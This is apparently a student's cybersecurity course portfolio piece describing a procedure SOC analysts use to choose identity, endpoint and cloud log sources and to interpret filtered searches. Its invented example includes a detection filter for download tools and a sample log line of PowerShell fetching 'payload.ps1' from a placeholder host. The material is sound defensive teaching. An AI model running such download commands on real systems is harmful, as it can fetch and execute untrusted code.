Course: CYBR-2102

Semester: Autumn 2026

Knowledge Area: Security Operations / Detection & Response

Crosscutting Concepts: Adversarial Thinking, Systems Thinking, Risk, Responsible AI

Skills Demonstrated: Source selection and prioritization, field-level log inspection, filter design and scoping, uncertainty documentation, multi-source corroboration, clear technical writing for teammates/employers

Overview

This artifact is a reusable, self-contained procedure that helps an analyst systematically choose the right security data sources and interpret the results of a search. It is written as a polished reference for a future teammate or hiring manager, not a collection of raw screenshots. It answers the core analyst question: “Given a security question and time window, which data should I pull, how should I examine it, and how do I avoid over-interpreting incomplete results?”

What I Did

I designed an ordered, repeatable procedure that starts with the investigative question and time scope, moves through deliberate source selection, field inspection, filter/transformation decisions, observation recording (including explicit uncertainty), and ends with corroboration or escalation criteria. I built a comparison table of authentication, endpoint, and network/cloud sources that lists useful information and one realistic limitation for each. I created one original, clearly labeled invented training example that shows how a broad versus narrow filter changes interpretation. I added a small original decision diagram and cited the vendor/documentation that informed the method. Finally, I completed every reflection field in the template and noted one concrete change made after feedback.

Evidence
Intended reader and analyst question

Reader: Junior-to-mid SOC analyst, detection engineer, or incident-response teammate (and future employers reviewing the portfolio).

Analyst question the procedure answers: “Which security data should I choose for this question and time window, and how do I interpret the search results without over-claiming?”

Table: Authentication, Endpoint, and Network/Cloud Source Examples

Source category	Example sources	Useful information	One limitation
Auth / identity	Entra ID / Azure AD sign-in & audit logs, Okta System Log, Active Directory security events	Actor identity, success/failure, MFA status, conditional-access result, source IP/geo, resource accessed, risk signals	Incomplete visibility into non-federated or local-account activity
Endpoint	EDR process-creation telemetry, Sysmon Event ID 1, Windows Security Event 4688	Process name, command line, parent-child relationship, user context, hash	High volume, command-line fields can be truncated or missing on some platforms
Network / cloud	Firewall/proxy allow-deny logs, DNS resolver logs, AWS CloudTrail / Azure Activity Log / GCP Audit Logs	Source/destination IP or hostname, ports, protocol, action (allow/deny), API calls, principal, resource, region, result	Network logs often lack user identity, cloud control-plane logs miss data-plane activity unless additional sources are enabled, volume can be extremely high without filtering

Ordered Procedure

1. Define the question and time scope
   Write the precise question in one sentence (“Did any privileged account authenticate from an unusual location in the last 72 hours?”). Set an explicit time window and note the time zone and any clock-skew considerations.
2. Choose data
   Map the question to the highest-signal source categories first (identity, endpoint, network/cloud). Prefer sources that answer “who,” “what ran,” and “what changed”. Document why each source was selected and which sources were consciously deprioritized.
3. Inspect fields
   Before running a search, list the critical fields you expect to see. Confirm the schema and any normalization that has already been applied.
4. Explain filters / transformations
   Start with the narrowest filter that still answers the question, then widen deliberately if needed. Record every filter, time-bound, field extraction, and enrichment step so the search is reproducible. Note any transformations that discard raw context.


5. Record observations and uncertainty
   Write what the data actually shows, what it does not show, and any gaps. Explicitly state a confidence level and remaining unknowns.
6. Identify corroboration or escalation
   List the next independent source or pivot that would confirm or refute the finding. Define clear criteria for escalating to incident response, threat hunting, or engineering.

Original illustrative example

Question: “Did user jsmith@company.com execute any PowerShell commands that downloaded content in the last 24 hours?”

- Broad filter (process name contains “powershell” OR “pwsh”, user = jsmith@company.com, last 24 h): which returns 47 events. Many are routine scripts and scheduled tasks. An analyst might over-interpret the volume as suspicious.
- Narrow filter (same user and time window + command line contains “Invoke-WebRequest” OR “DownloadString” OR “IEX” OR “curl” OR “wget”): returns 2 events. Both show Invoke-WebRequest -Uri http://example[.]test/payload.ps1. Interpretation now focuses on a concrete download action rather than generic PowerShell use. The narrow filter changes the conclusion from “lots of PowerShell activity” to “two explicit download attempts that warrant immediate corroboration with network/DNS and EDR network-connection telemetry.”

Diagram



AI use and verification

AI was used to create a general initial idea for the procedure. I verified every technical claim against public Microsoft Learn documentation on Entra ID sign-in and audit logs, and common Sysmon/EDR field descriptions. I rewrote the illustrative example from scratch so it is original, removed any overly confident language, and ensured limitations are realistic.

What I Learned

High-volume sources are not automatically high-value. The most useful early data for most analyst questions are identity events and process-creation telemetry with command lines. Narrow, purposeful filters dramatically reduce false leads and make uncertainty easier to articulate. Explicitly recording what the data does not show is as important as recording what it does show.

Cybersecurity connection

Attackers routinely abuse legitimate credentials and living-off-the-land binaries. Choosing the right data sources and applying disciplined filters lets defenders detect those techniques (credential use, suspicious process trees, anomalous cloud API calls) while avoiding alert fatigue from unfiltered high-volume logs. The procedure embodies adversarial thinking (what would an attacker try to hide or blend with?) and systems thinking (how do identity, endpoint, and cloud events connect?).

Professional Connection

SOC analysts, detection engineers, and incident responders use exactly this kind of source-selection and interpretation discipline every day when triaging alerts or hunting. The ability to explain filters, document uncertainty, and define corroboration steps is a core professional skill evaluated in interviews and on the job.